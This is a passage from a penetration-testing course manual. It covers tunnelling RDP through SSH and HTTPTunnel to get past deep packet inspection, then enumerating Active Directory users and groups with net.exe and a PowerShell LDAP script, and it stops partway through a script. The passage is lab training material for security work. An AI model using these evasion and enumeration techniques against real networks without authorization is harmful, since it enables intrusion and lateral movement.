Take a moment to understand this admittedly complex traffic flow before proceeding. Port forwarding with encapsulation can be complicated because we have to consider firewall rules, protocol limitations, and both inbound and outbound port allocations. It often helps to pause and write a map or flow chart like the one shown in Figure 304 below before executing the actual commands. This process is complicated enough without attempting to figure out both logic flow and syntax simultaneously.



Figure 304: HTTP encapsulation

To begin building our tunnel, we will create a local SSH-based port forward between our compromised Linux machine and the Windows remote desktop target. Remember, protocol does not matter here (SSH is allowed) as this traffic is unaffected by deep packet inspection on the internal network.

To do this, we will create a local forward (**-L**) from this machine (**127.0.0.1**) and will log in as **student**, using the new password we created post-exploitation. We will forward all requests on port 8888 (**0.0.0.0:8888**) to the Windows Server's remote desktop port (**192.168.1.110:3389**):

```
www-data@debian:/$ ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:RdJnCwlCxEG+c6nShI13N6oykXAbDJkRma3cLtknmJU.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
student@127.0.0.1's password: lab
...

student@debian:~$ ss -antp | grep "8888"
```

```
ss -antp | grep "8888"
LISTEN     0      128          *:8888                     *:*
```

Listing 658 - Forwarding TCP port 8888 on our compromised Linux machine to TCP port 3389 on the Windows Server 2016 system

Next, we must create an HTTPTunnel out to our Kali Linux machine in order to slip our traffic past the HTTP-only protocol restriction. As mentioned above, HTTPTunnel uses both a client (*htc*) and a server (*hts*).

We will set up the server (**hts**), which will listen on localhost port **1234**, decapsulate the traffic from the incoming HTTP stream, and redirect it to localhost port 8888 (**--forward-port localhost:8888**) which, thanks to the previous command, is redirected to the Windows target's remote desktop port:

```
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234

student@debian:~$ ps aux | grep hts
ps aux | grep hts
student  12080  0.0  0.0   2420    68 ?        Ss   07:49   0:00 hts --forward-port lo
calhost:8888 1234
student  12084  0.0  0.0   4728   836 pts/4    S+   07:49   0:00 grep hts

student@debian:~$ ss -antp | grep "1234"
ss -antp | grep "1234"
LISTEN  0  1   *:1234   *:*    users:(("hts",pid=12080,fd=4))
```

Listing 659 - Setting up the server component of HTTPTunnel

The **ps** and **ss** commands show that the HTTPTunnel server is up and running.

Next, we need an HTTPTunnel client that will take our remote desktop traffic, encapsulate it into an HTTP stream, and send it to the listening HTTPTunnel server. This (**htc**) command will listen on localhost port 8080 (**--forward-port 8080**), HTTP-encapsulate the traffic, and forward it across the firewall to our listening HTTPTunnel server on port 1234 (**10.11.0.128:1234**):

```
kali@kali:~$ htc --forward-port 8080 10.11.0.128:1234

kali@kali:~$ ps aux | grep htc
kali      10051  0.0  0.0   6536    92 ?        Ss   03:33   0:00 htc --forward-port 8
080 10.11.0.128:1234
kali      10053  0.0  0.0  12980  1056 pts/0    S+   03:33   0:00 grep htc

kali@kali:~$ ss -antp | grep "8080"
LISTEN  0   0   0.0.0.0:8080    0.0.0.0:*    users:(("htc",pid=2692,fd=4))
```

Listing 660 - Setting up the client component of HTTPTunnel

Again, the **ps** and **ss** commands show that the HTTPTunnel client is up and running.

Now, all traffic sent to TCP port 8080 on our Kali Linux machine will be redirected into our HTTPTunnel (where it is HTTP-encapsulated, sent across the firewall to the compromised Linux server and decapsulated) and redirected again to the Windows Server's remote desktop service.

We can validate that this is working by starting Wireshark to sniff the traffic, and verify it is being HTTP-encapsulated, before initiating a remote desktop connection against our Kali Linux machine's listening port 8080:



Figure 305: RDP login on the Windows Server 2016 machine through the HTTP tunnel

Excellent! The remote desktop connection was successful.

Inspecting the traffic in Wireshark, we confirm that it is indeed HTTP-encapsulated, and would have bypassed the deep packet content inspection device.



Figure 306: Inspecting the HTTTP-encapsulated traffic in Wireshark

20.5.1.1 Exercises

1. Connect to your dedicated Linux lab client as the *student* account using **rdesktop** and run the **http_tunneling.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Start the *apache2* service and exploit the vulnerable web application hosted on port 443 (covered in a previous module) in order to get a reverse HTTP shell.[599]
3. Replicate the scenario demonstrated above using your dedicated clients.

20.6 Wrapping Up

In this module, we covered the concepts of port forwarding and tunneling. The module contains tools to apply these techniques on both Windows and *NIX operating systems, which allow us to bypass various egress restrictions as well as deep packet inspection devices.

[599] (Apurv Singh Gautam, 2019), https://github.com/apurvsinghgautam/HTTP-Reverse-Shell

21. Active Directory Attacks

Microsoft Active Directory Domain Services,[600] often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Since Active Directory can be a highly complex and granular management layer, it poses a very large attack surface and warrants attention.

In this module, we will introduce Active Directory and demonstrate enumeration, authentication, and lateral movement techniques.

21.1 Active Directory Theory

Let's begin with a brief overview of basic Active Directory concepts and terms to lay down a foundation before we move into enumeration and exploitation.

Active Directory consists of several components. The most important component is the *domain controller* (DC),[601] which is a Windows 2000-2019 server with the *Active Directory Domain Services* role installed. The domain controller is the hub and core of Active Directory because it stores all information about how the specific instance of Active Directory is configured. It also enforces a vast variety of rules that govern how objects within a given Windows domain interact with each other, and what services and tools are available to end users. The power and complexity of Active Directory is founded on incredible granularity of controls available to network administrators.

There are three different versions of Windows server operating systems. The first was the original "desktop experience" version. Server Core,[602] introduced with Windows Server 2008 R2, is a minimal server installation without a dedicated graphical interface. Server Nano,[603] the most recent version, was introduced in Windows Server 2016 and is even more minimal than Server Core. The standard "desktop experience" and Server Core editions can function as domain controllers. The Nano edition can not.

When an instance of Active Directory is configured, a *domain* is created with a name such as *corp.com* where *corp* is the name of the organization. Within this domain, we can add various types of objects, including computer and user objects.

System administrators can (and almost always do) organize these objects with the help of *Organizational Units* (OU).[604] OUs are comparable to file system folders in that they are containers used to store and group other objects. Computer objects represent actual servers and workstations

---

[600] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

[601] (Microsoft, 2014), https://technet.microsoft.com/library/cc786438(v=ws.10).aspx

[602] (Microsoft, 2008), https://msdn.microsoft.com/en-us/library/ee391626(v=vs.85).aspx

[603] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/get-started/getting-started-with-nano-server

[604] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/cc978003.aspx

that are *domain-joined* (part of the domain), and user objects represent employees in the organization. All AD objects contain attributes, which vary according to the type of object. For example, a user object may include attributes such as first name, last name, username, and password.

Typically, client computers on an internal network are connected to the domain controller and to various other internal member servers such as database servers, file storage servers, etc. In addition, many organizations provide content through Internet-connected web servers, which sometimes are also members of the internal domain.

It should be noted that some organizations will have machines that are not domain-joined. This is especially true for Internet-facing machines.

Active Directory can be technically daunting as it includes many concepts and features that we can not fully cover in this module. Instead, we will introduce the basic AD terms and language along with additional knowledge required to build our enumeration and exploitation capabilities.

An Active Directory environment has a very critical dependency on a Domain Name System (DNS) service. As such, a typical domain controller in an AD will also host a DNS server that is authoritative for a given domain. Please note that in the labs, you may also find DNS servers that are not related to Active Directory and provide a lookup service for other computers.

21.2 Active Directory Enumeration

Typically, an attack against Active Directory infrastructure begins with a successful exploit or client-side attack against either a domain workstation or server followed by enumeration of the AD environment.

Some penetration tests begin with an assumed breach in which the client provides initial access to a workstation. This saves time, accelerates the assessment, and allows more time for assessment of the rest of the internal infrastructure, including Active Directory.

Once we have established a foothold, the goal is to advance our privilege level until we gain control of one or more domains. There are several ways to accomplish this.

Within AD, administrators use groups to assign permissions to member users, which means that during our assessment, we would target high-value groups. In this case, we could compromise a member of the *Domain Admins* group to gain complete control of every single computer in the domain.

Another way to gain control of a domain is to successfully compromise a domain controller since it may be used to modify all domain-joined computers or execute applications on them. Additionally, as we will see later, the domain controller contains all the password hashes of every single domain user account.

As we work through this module, we will walk through a variety of AD enumeration and exploitation techniques to demonstrate a typical domain compromise. In a real-world scenario, we could use many of the Windows enumeration and exploitation techniques outlined in previous modules. However, in this module, we will focus on techniques specifically designed to enumerate and exploit AD users and groups.

We will work under the assumption that we have already obtained access to the Windows 10 workstation through a technique covered previously in this course. We will also assume that we have compromised the *Offsec* domain user, which is also a member of the local administrator group for a domain-joined workstation. This will allow us to focus on Active Directory-related enumeration and exploitation techniques.

Our first goal in this scenario will be to enumerate the domain users and learn as much as we can about their group memberships in search of high-value targets. To do this, we will leverage several tools and techniques, many of which can be performed without any kind of administrative access.

21.2.1 Traditional Approach

The first technique, which we'll refer to as the "traditional" approach, leverages the built-in *net.exe*[605] application. Specifically, we will use the **`net user`**[606] sub-command, which enumerates all local accounts.

```
C:\Users\Offsec.corp> net user

User accounts for \\CLIENT251

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    student                  WDAGUtilityAccount
The command completed successfully.
```

Listing 661 - Running net user command

Adding the **`/domain`** flag will enumerate all users in the entire domain:

```
C:\Users\Offsec.corp> net user /domain
The request will be processed at a domain controller for domain corp.com.


User accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
adam                     Administrator            DefaultAccount
Guest                    iis_service              jeff_admin
```

[605] (Microsoft, 2017), https://support.microsoft.com/en-us/help/556003

[606] (Microsoft, 2017), https://support.microsoft.com/en-us/help/251394/how-to-use-the-net-user-command

```
krbtgt                   offsec                   sql_service
The command completed successfully.
```

Listing 662 - Running net user domain command

Running this command in a production environment will likely return a much longer list of users. Armed with this list, we can now query information about individual users.

Based on the output above, we should query the *jeff_admin* user since the name sounds quite promising.

> *Our past experience indicates that administrators often have a tendency to add prefixes or suffixes to user names that identify accounts by their function.*

```
C:\Users\Offsec.corp> net user jeff_admin /domain
The request will be processed at a domain controller for domain corp.com.

User name                    jeff_admin
Full Name                    Jeff_Admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/19/2018 1:56:22 PM
Password expires             Never
Password changeable          2/19/2018 1:56:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Listing 663 - Running net user against a specific user

The output indicates that jeff_admin is a member of the Domain Admins group so we will make a note of this.

In order to enumerate all groups in the domain, we can supply the **/domain** flag to the **net group** command:[607]:

[607] (Microsoft, 2017), https://technet.microsoft.com/pl-pl/library/cc754051(v=ws.10).aspx

```
C:\Users\Offsec.corp> net group /domain
The request will be processed at a domain controller for domain corp.com.


Group Accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
*Another_Nested_Group
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Nested_Group
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Secret_Group
The command completed successfully.
```

Listing 664 - Running the net group command

From the highlighted output in Listing 664, we notice the custom groups *Secret_Group*, *Nested_Group* and *Another_Nested_Group*. In Active Directory, a group (and subsequently all the included members) can be added as member to another group. This is known as a nested group.

While nesting may seem confusing, it does scale well, allowing flexibility and dynamic membership customization of even the largest AD implementations.

Unfortunately, the **net.exe** command line tool cannot list nested groups and only shows the direct user members. Given this and other limitations, we will explore a more flexible alternative in the next section that is more effective in larger real-world environments.

21.2.1.1 Exercise

1. Connect to your Windows 10 client and use **net.exe** to lookup users and groups in the domain. See if you can discover any interesting users or groups.

21.2.2 A Modern Approach

There are several more modern tools capable of enumerating AD environments. PowerShell *cmdlets* like *Get-ADUser*[608] work well but they are only installed by default on domain controllers

[608] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/addsadministration/get-aduser?view=win10-ps

(as part of RSAT[609]), and while they may be installed on Windows workstations from Windows 7 and up, they require administrative privileges to use.

We can, however, use PowerShell (the preferred administration scripting language for Windows) to enumerate AD. In this section, we will develop a script that will enumerate the AD users along with all the properties of those user accounts.

Although this is not as simple as running a command like *net.exe*, the script will be quite flexible, allowing us to add features and functions as needed. As we build the script, we will discuss many technical details relevant to the task at hand. Once the script is complete, we can copy and paste it for use during an assessment.

As an overview, this script will query the network for the name of the Primary domain controller emulator and the domain, search Active Directory and filter the output to display user accounts, and then clean up the output for readability.

> *A Primary domain controller emulator is one of the five operations master roles or FSMO roles[610] performed by domain controllers. Technically speaking, the property is called PdcRoleOwner and the domain controller with this property will always have the most updated information about user login and authentication.*

This script relies on a few components. Specifically, we will use a *DirectorySearcher*[611] object to query Active Directory using the *Lightweight Directory Access Protocol* (LDAP),[612] which is a network protocol understood by domain controllers also used for communication with third-party applications.

LDAP is an *Active Directory Service Interfaces* (ADSI)[613] provider (essentially an API) that supports search functionality against an Active Directory. This will allow us to interface with the domain controller using PowerShell and extract non-privileged information about the objects in the domain.

Our script will center around a very specific *LDAP provider path*[614] that will serve as input to the *DirectorySearcher* .NET class. The path's prototype looks like this:

```
LDAP://HostName[:PortNumber][/DistinguishedName]
```

Listing 665 - LDAP provider path format

To create this path, we need the target *hostname* (which in this case is the name of the domain controller) and the *DistinguishedName* (DN)[615] of the domain, which has a specific naming standard based on specific Domain Components (DC).

[609] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/gg413289.aspx

[610] (Microsoft, 2014), https://support.microsoft.com/en-gb/help/197132/active-directory-fsmo-roles-in-windows

[611] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher(v=vs.110).aspx

[612] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa367008(v=vs.85).aspx

[613] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa772170(v=vs.85).aspx

[614] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa746384(v=vs.85).aspx

[615] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa366101(v=vs.85).aspx

First, let's discover the hostname of the domain controller and the components of the DistinguishedName using a PowerShell command.

Specifically, we will use the *Domain* class[616] of the *System.DirectoryServices.ActiveDirectory* namespace. The *Domain* class contains a method called *GetCurrentDomain*,[617] which retrieves the *Domain* object for the currently logged in user.

Invocation of the *GetCurrentDomain* method and its output is displayed in the listing below:

```
PS C:\Users\offsec.CORP> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrent
Domain()


Forest                  : corp.com
DomainControllers       : {DC01.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC01.corp.com
RidRoleOwner            : DC01.corp.com
InfrastructureRoleOwner : DC01.corp.com
Name                    : corp.com
```

Listing 666 - Domain class from System.DirectoryServices.ActiveDirectory namespace

According to this output, the domain name is "corp.com" (from the *Name* property) and the primary domain controller name is "DC01.corp.com" (from the *PdcRoleOwner*[618] property).

We can use this information to programmatically build the LDAP provider path. Let's include the *Name* and *PdcRoleOwner* properties in a simple PowerShell script that builds the provider path:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$SearchString
```

Listing 667 - Assembling the LDAP provider path

In this script, *$domainObj* will store the entire domain object, *$PDC* will store the *Name* of the PDC, and *$SearchString* will build the provider path for output. Notice that the *DistinguishedName* will

[616] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain(v=vs.110).aspx

[617] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.getcurrentdomain(v=vs.110).aspx

[618] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectory.domain.pdcroleowner(v=vs.110).aspx

consist of our domain name ('corp.com') broken down into individual domain components (DC), making the DistinguishedName "DC=corp,DC=com" as shown in the script's output:

```
LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 668 - Complete LDAP provider path

This is the full LDAP provider path needed to perform LDAP queries against the domain controller.

We can now instantiate the *DirectorySearcher* class with the LDAP provider path. To use the *DirectorySearcher* class, we have to specify a *SearchRoot*, which is the node in the Active Directory hierarchy where searches start.[619]

The search root takes the form of an object instantiated from the *DirectoryEntry*[620] class. When no arguments are passed to the constructor, the *SearchRoot* will indicate that every search should return results from the entire Active Directory. The code in Listing 669 shows the relevant part of the script to accomplish this.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain
```

Listing 669 - Creating the DirectorySearcher

With our *DirectorySearcher* object ready, we can perform a search. However, without any filters, we would receive all objects in the entire domain.

One way to set up a filter is through the *samAccountType* attribute,[621] which is an attribute that all user, computer, and group objects have. Please refer to the linked reference[622] for more examples, but in our case we can supply 0x30000000 (decimal 805306368) to the filter property to enumerate all users in the domain, as shown in Listing 670:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name
```

[619] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/y49s2h23(v=vs.110).aspx

[620] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directoryentry(v=vs.110).aspx

[621] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

[622] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms679637(v=vs.85).aspx

```
$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Searcher.FindAll()
```

Listing 670 - Snippet to search for users

We have added the samAccountType filter through the *.filter* property of our *$Searcher* object and then invoked the *FindAll* method[623] to conduct a search and find all results given the configured filter.

When run, this script should enumerate all the users in the domain:

```
Path                                                                Properties
----                                                                ----------
LDAP://CN=Administrator,CN=Users,DC=corp,DC=com                     {admincount...
LDAP://CN=Guest,CN=Users,DC=corp,DC=com                             {iscritical...
LDAP://CN=DefaultAccount,CN=Users,DC=corp,DC=com                    {iscritical...
LDAP://CN=krbtgt,CN=Users,DC=corp,DC=com                            {msds-...
LDAP://CN=Offsec,OU=Admins,OU=CorpUsers,DC=corp,DC=com              {givenname...
LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com          {givenname...
LDAP://CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com                {givenname...
LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
LDAP://CN=sql_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com {givenname...
```

Listing 671 - Users in the domain

This is good information but we should clean it up a bit. Since the attributes of a user object are stored within the *Properties* field, we can implement a double loop that will print each property on its own line.

The complete PowerShell script will collect all users along with their attributes:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"
```

[623] (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher.findall?view=netframework-4.8

```
$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="samAccountType=805306368"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "------------------------"
}
```

Listing 672 - PowerShell script to enumerate all users

The retrieved information can be quite overwhelming since user objects have many attributes. The listing below shows a partial view of the Jeff_Admin user's attributes.

```
givenname               {Jeff_Admin}
samaccountname          {jeff_admin}
cn                      {Jeff_Admin}
pwdlastset              {131623291900859206}
whencreated             {05/02/2018 18.33.10}
badpwdcount             {0}
displayname             {Jeff_Admin}
lastlogon               {0}
samaccounttype          {805306368}
countrycode             {0}
objectguid              {130 114 89 75 220 233 3 76 170 206 193 232 122 112 176 32}
usnchanged              {12938}
whenchanged             {05/02/2018 19.20.52}
name                    {Jeff_Admin}
objectsid               {1 5 0 0 0 0 0 5 21 0 0 0 195 240 137 95 239 58 38 166 116 233
logoncount              {0}
badpasswordtime         {0}
accountexpires          {9223372036854775807}
primarygroupid          {513}
objectcategory          {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname       {jeff_admin@corp.com}
useraccountcontrol      {66048}
admincount              {1}
dscorepropagationdata   {05/02/2018 19.20.52, 01/01/1601 00.00.00}
distinguishedname       {CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
objectclass             {top, person, organizationalPerson, user}
usncreated              {12879}
```

```
memberof                {CN=Domain Admins,CN=Users,DC=corp,DC=com}
adspath                 {LDAP://CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com}
...
```

Listing 673 - All users and associated attributes

According to the output above, the Jeff_Admin account is a member of the Domain Admins group. Using our *DirectorySearcher* object, we could use a filter to locate members of specific groups like Domain Admin, or use a filter to specifically search only for the Jeff_Admin user.

In the filter property, we can set any attribute of the object type we desire. For example, we can use the *name* property to create a filter for the Jeff_Admin user as shown below:

```
$Searcher.filter="name=Jeff_Admin"
```

Listing 674 - Filter results to only Jeff_Admin

Although this script may seem daunting at first, it is extremely flexible and can be modified to assist with other AD enumeration tasks.

21.2.2.1 Exercises

1. Modify the PowerShell script to only return members of the Domain Admins group.
2. Modify the PowerShell script to return all computers in the domain.
3. Add a filter to only return computers running Windows 10.

21.2.3 Resolving Nested Groups

Next, let's use our newly developed PowerShell script to unravel the nested groups we encountered when using **`net.exe`**.

The first task is to locate all groups in the domain and print their names. To do this, we will create a filter extracting all records with an *objectClass*[624] set to "Group" and we will only print the *name* property for each group instead of all properties.

Listing 675 displays the modified script with the changes highlighted.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry
```

[624] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ad/object-class-and-object-category

```
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(objectClass=Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    $obj.Properties.name
}
```

Listing 675 - Modified PowerShell script to enumerate all domain groups

When executed, the script outputs a list of all groups in the domain. The truncated output shown in Listing 676 reveals the groups Secret_Group, Nested_Group, and Another_Nested_Group:

```
...
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Secret_Group
Nested_Group
Another_Nested_Group
```

Listing 676 - Truncated output from enumerating domain groups

Now let's try to list the members of Secret_Group by setting an appropriate filter on the *name* property.

In addition, we will only display the *member* attribute to obtain the group members. The modified PowerShell to achieve this is shown in Listing 677 with the changes highlighted:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

